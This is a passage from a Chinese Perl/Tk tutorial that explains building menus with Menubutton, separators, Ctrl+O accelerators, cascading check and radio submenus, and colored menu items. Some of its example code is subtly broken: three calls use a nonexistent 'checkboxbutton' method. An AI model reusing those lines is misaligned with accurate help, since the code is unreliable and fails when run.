


图 15.16 使用带有滚动条的输入部件



相关解决方案参见 18.2.2 节“创建构造函数以初始化对象”。

### 15.2.19 使用菜单部件

你有 70 个选项，分为 5 类，而用户可以从这些选项中选择，此时可以使用菜单，这就是菜单的目的所在——隐藏许多选项，直至用户希望看见这些选项。

Tk 用 **Menubutton** 函数支持菜单。为说明如何使用它，我将创建一个具有两个菜单的菜单系统：**File** 和 **Edit**。每个菜单具有自己的菜单项。

首先，创建一个新窗口，并在窗口的顶部放置一框架，以作为菜单栏使用：

```
use Tk;

my $main = MainWindow->new();

$menubar = $main->Frame()->pack('-side' => 'top', '-fill' => 'x');
```

每个新菜单实际上是菜单按钮，当单击菜单按钮时，将打开按钮以显示对应的菜单。下面就创建了一个文件菜单：

```
use Tk;

my $main = MainWindow->new();

$menubar = $main->Frame()->pack('-side' => 'top', '-fill' => 'x');
$filemenu = $menubar->Menubutton('-text' => 'File')->pack('-side' => 'left');
```

可以用 **Command** 方法为菜单增加菜单项，并用 **-label** 选项传递菜单项的标题，用 **-command** 选项传递要执行的实际命令。例如，下面的代码为 **File** 菜单增加了 **Open** 菜单项；当用户选择 **Open** 时，代码将在文件部件中显示文本“you clicked open.”：

```
use Tk;

my $main = MainWindow->new();

$menubar = $main->Frame()->pack('-side' => 'top', '-fill' => 'x');
$filemenu = $menubar->Menubutton('-text' => 'File')->pack('-side'
=> 'left');
$filemenu->command('-label' => 'Open', '-command' => sub
{ $text->delete('1.0', 'end');
  $text->insert('end', "You clicked open."); });
```

除了菜单项之外，也可以增加菜单分隔符。分隔符是水平细线条，它用于将菜单项分为逻辑组。为创建分隔符，使用 **Separator** 方法：

```
use Tk;

my $main = MainWindow->new();

$menubar = $main->Frame()->pack('-side' => 'top', '-fill' => 'x');
$filemenu = $menubar->Menubutton('-text' => 'File')->pack('-side'
```



```
=> 'left');
$filemenu->command('-label' => 'Open', '-command' => sub
    {$text->delete('1.0', 'end');
    $text->insert('end', "You clicked open.");});
$filemenu->separator();
```

现在，在 File 菜单上添加另外一个菜单项，exit 菜单项（通常位于 File 菜单的底部）以及 Edit 菜单，如：

```
use Tk;

my $main = MainWindow->new();

$menubar = $main->Frame()->pack('-side' => 'top', '-fill' => 'x');
$filemenu = $menubar->Menubutton('-text' => 'File')->pack('-side'
=> 'left');
$filemenu->command('-label' => 'Open', '-command' => sub
    {$text->delete('1.0', 'end');
    $text->insert('end', "You clicked open.");});
$filemenu->separator();
$filemenu->command('-label' => 'Exit', '-command' => sub {exit});
$editmenu = $menubar->Menubutton('-text' => 'Edit')->pack('-side'
=> 'left');
$editmenu->command('-label' => 'Search', '-command' => sub
    {$text->delete('1.0', 'end');
    $text->insert('end', "You clicked search.");});
$editmenu->command('-label' => 'Replace', '-command' => sub
    {$text->delete('1.0', 'end');
    $text->insert('end', "You clicked replace.");});

$text = $main->Text ('-width' => 40, '-height' => 3)->pack();

MainLoop;
```

那就是全部操作。当用户打开菜单时，如图 15.17 所示，用户可以选择菜单项。当用户选择某个菜单项时，代码指出选择了什么菜单项，如图 15.18 所示。代码可以成功运行！然而，注意可以用菜单完成更多的工作，这将在下一个快速解决方案中介绍。




图 15.17 选择菜单项




图 15.18 显示选择了什么菜单项

### 15.2.20 使用级联菜单、复选菜单、单选菜单、菜单加速器

你可以在菜单上增加复选框，增加单选按钮，还可以增加菜单加速器，甚至可以用彩色



显示菜单项。

实际上可以为菜单增加级联菜单、复选框、单选按钮、加速器和颜色。现在我将编写一个例子来说明如何进行。当选择菜单项时，菜单项会发送一条消息到文本部件，以说明选择了这个菜单项。我将从创建新 **File** 菜单开始：

```
use Tk;

my $main = MainWindow->new;
my $menubar = $main->Frame;
$menubar->pack(-fill => 'x');
my $filemenu = $menubar->Menubutton(-text => 'File');
```

下一步，增加一个菜单项(如 **Open**)到 **File** 菜单，并提供加速器键 **Ctrl+O**。当用户按下 **Ctrl+O** 时，就好像用户调用了 **Open** 菜单项。可以用 **-accelerator** 选项为菜单项增加菜单加速器：

```
$filemenu->command(
    -label      => 'Open',
    -command    => sub {$text1->insert('1.0', "You chose open.\n")},
    -accelerator => 'Ctrl+O',
);
```

当可以看见菜单项时，这段代码会在菜单项的右边显示 **Ctrl+O**，这样用户就知道什么键是那个菜单项的加速器。然而，为真正激活加速器，必须绑定 **Ctrl+O** 到希望执行的代码：

```
$main->bind('<Control-o>' => sub {$text1->insert('1.0',
    "You chose open.\n")});
```

现在，我将增加两个级联菜单项，以保存复选菜单项和单选菜单项。级联菜单项在右边会显示黑色三角形，当选择了这个菜单项时，将打开由菜单项构成的新子菜单。下面的例子为文件菜单增加了两个新的级联菜单：**Check** 按钮和 **Radio** 按钮：

```
$filemenu->cascade(-label => 'Check buttons');
$filemenu->cascade(-label => 'Radio buttons');
```

这段代码仅仅在菜单项的上加入了小三角形。为真正地创建可以使用的新菜单对象，需要使用 **cget** 和 **entryconfigure**：

```
my $checkcascade = $filemenu->cget(-menu);
my $checkmenu = $checkcascade->Menu;
$filemenu->entryconfigure('Check buttons', -menu => $checkmenu);
```

现在，我已经得到了和 **Check** 按钮菜单项对应的新菜单对象 **\$checkmenu**，可以用 **checkboxbutton** 方法将复选框添加到那个菜单上。在下面的例子中，我添加了 8 个复选框：

```
$checkmenu->checkboxbutton(-label => 'Check 1', -variable => \$check1,
    -command => sub {$text1->insert('1.0', "You chose check 1.\n")});
$checkmenu->checkboxbutton(-label => 'Check 2', -variable => \$check2,
    -command => sub {$text1->insert('1.0', "You chose check 2.\n")});
$checkmenu->checkboxbutton(-label => 'Check 3', -variable => \$check3,
```



```

        -command => sub {$text1->insert('1.0', "You chose check 3.\n")});
$checkmenu->checkbutton(-label => 'Check 4', -variable => \$check4,
        -command => sub {$text1->insert('1.0', "You chose check 4.\n")});
$checkmenu->checkbutton(-label => 'Check 5', -variable => \$check5,
        -command => sub {$text1->insert('1.0', "You chose check 5.\n")});
$checkmenu->checkbutton(-label => 'Check 6', -variable => \$check6,
        -command => sub {$text1->insert('1.0', "You chose check 6.\n")});
$checkmenu->checkbutton(-label => 'Check 7', -variable => \$check7,
        -command => sub {$text1->insert('1.0', "You chose check 7.\n")});
$checkmenu->checkbutton(-label => 'Check 8', -variable => \$check8,
        -command => sub {$text1->insert('1.0', "You chose check 8.\n")});

```

前面的代码创建了一个具有 8 个复选菜单项的菜单，8 个按钮上的标题是 **Check 1** 到 **Check 8**。用户可以在任意时刻从中选择任意多的菜单项，而被选择的菜单项将在旁边显示复选标记。

还要注意，我为每个复选菜单项提供了不同的变量：**\$check1** 到 **\$check8**。根据是否选择了对应的菜单项，这些变量将保存真或者假，可以在代码中引用它们。

下一步，我将增加级联单选菜单对象 **\$radiomenu**：

```

my $radiocascade = $filemenu->cget(-menu);
my $radiomenu = $radiocascade->Menu;
$filemenu->entryconfigure('Radio buttons', -menu => $radiomenu);

```

我将在这个级联菜单上添加 8 个单选菜单项。注意，在这种情况下，为了让单选菜单项作为一组协同使用，我必须为它们提供相同的变量。在这个例子中，我将创建两个单选按钮组，每一个具有 4 个菜单项，并用菜单分隔符分开这两组菜单，如：

```

$radiomenu->radiobutton(-label => 'Radio 1', -variable => \$radio1,
        -command => sub {$text1->insert('1.0', "You chose radio 1.\n")});
$radiomenu->radiobutton(-label => 'Radio 2', -variable => \$radio1,
        -command => sub {$text1->insert('1.0', "You chose radio 2.\n")});
$radiomenu->radiobutton(-label => 'Radio 3', -variable => \$radio1,
        -command => sub {$text1->insert('1.0', "You chose radio 3.\n")});
$radiomenu->radiobutton(-label => 'Radio 4', -variable => \$radio1,
        -command => sub {$text1->insert('1.0', "You chose radio 4.\n")});
$radiomenu->separator;
$radiomenu->radiobutton(-label => 'Radio 5', -variable => \$radio2,
        -command => sub {$text1->insert('1.0', "You chose radio 5.\n")});
$radiomenu->radiobutton(-label => 'Radio 6', -variable => \$radio2,
        -command => sub {$text1->insert('1.0', "You chose radio 6.\n")});
$radiomenu->radiobutton(-label => 'Radio 7', -variable => \$radio2,
        -command => sub {$text1->insert('1.0', "You chose radio 7.\n")});
$radiomenu->radiobutton(-label => 'Radio 8', -variable => \$radio2,
        -command => sub {$text1->insert('1.0', "You chose radio 8.\n")});
$radiomenu->separator;

```

另外，我将在 **File** 菜单上 **Exit** 菜单项，因为 **File** 菜单应该有这一个菜单项：

```
$filemenu->command('-label' => 'Exit', '-command' => sub {exit});
```

这就是 **File** 菜单，所以可以用 **pack** 组装它：

```
$filemenu->pack(-side => 'left');
```

剩下的工作就是研究如何为菜单项提供背景色，我将为这个目的创建新菜单：**Edit** 菜单。很容易为菜单项提供背景色，因为只需像这样使用 **-background** 选项：

```
$editmenu = $menubar->Menubutton('-text' => 'Edit')->pack('-side' =>
'left');
```

```
$editmenu->command(-label => 'Search',
    -background => "red",
    -command => sub
    { $text1->delete('1.0', 'end');
      $text1->insert('end', "You chose search."); }
);
```

```
$editmenu->command(-label => 'Replace',
    -background => "orange",
    -command => sub
    { $text1->delete('1.0', 'end');
      $text1->insert('end', "You chose replace."); }
);
```

```
$editmenu->command(-label => 'Find',
    -background => "yellow",
    -command => sub
    { $text1->delete('1.0', 'end');
      $text1->insert('end', "You chose find."); }
);
```

这就是所需要的全部操作：用 **pack** 组装 **Edit** 菜单，添加文本部件，而菜单项将在其中显示文本，并进入输入/输出事件循环：



```
$editmenu->pack(-side => 'left');
$text1 = $main->Text;
$text1->pack(-fill => 'both');

MainLoop;
```

图 15.19 说明了运行这个例子的结果。在图中，可以看见 **Open** 菜单项以及它的加速器 **Ctrl+O**。如果用户按下了 **Ctrl+O**，则文本部件将显示文本 “You chose open,”，这就好像用户直接选择了 **Open** 菜单项。

这个例子也支持由复选菜单项构成的级联菜单，如图 15.20 所示。用户可以按照需要选择或者不选择任意多的选项。从图 15.20 中可以看出，可以选择多个选项，而不会互斥。





最后，从图 15.22 中可以看出，Edit 菜单的菜单项具有彩色背景，这为程序增加了一些情趣。

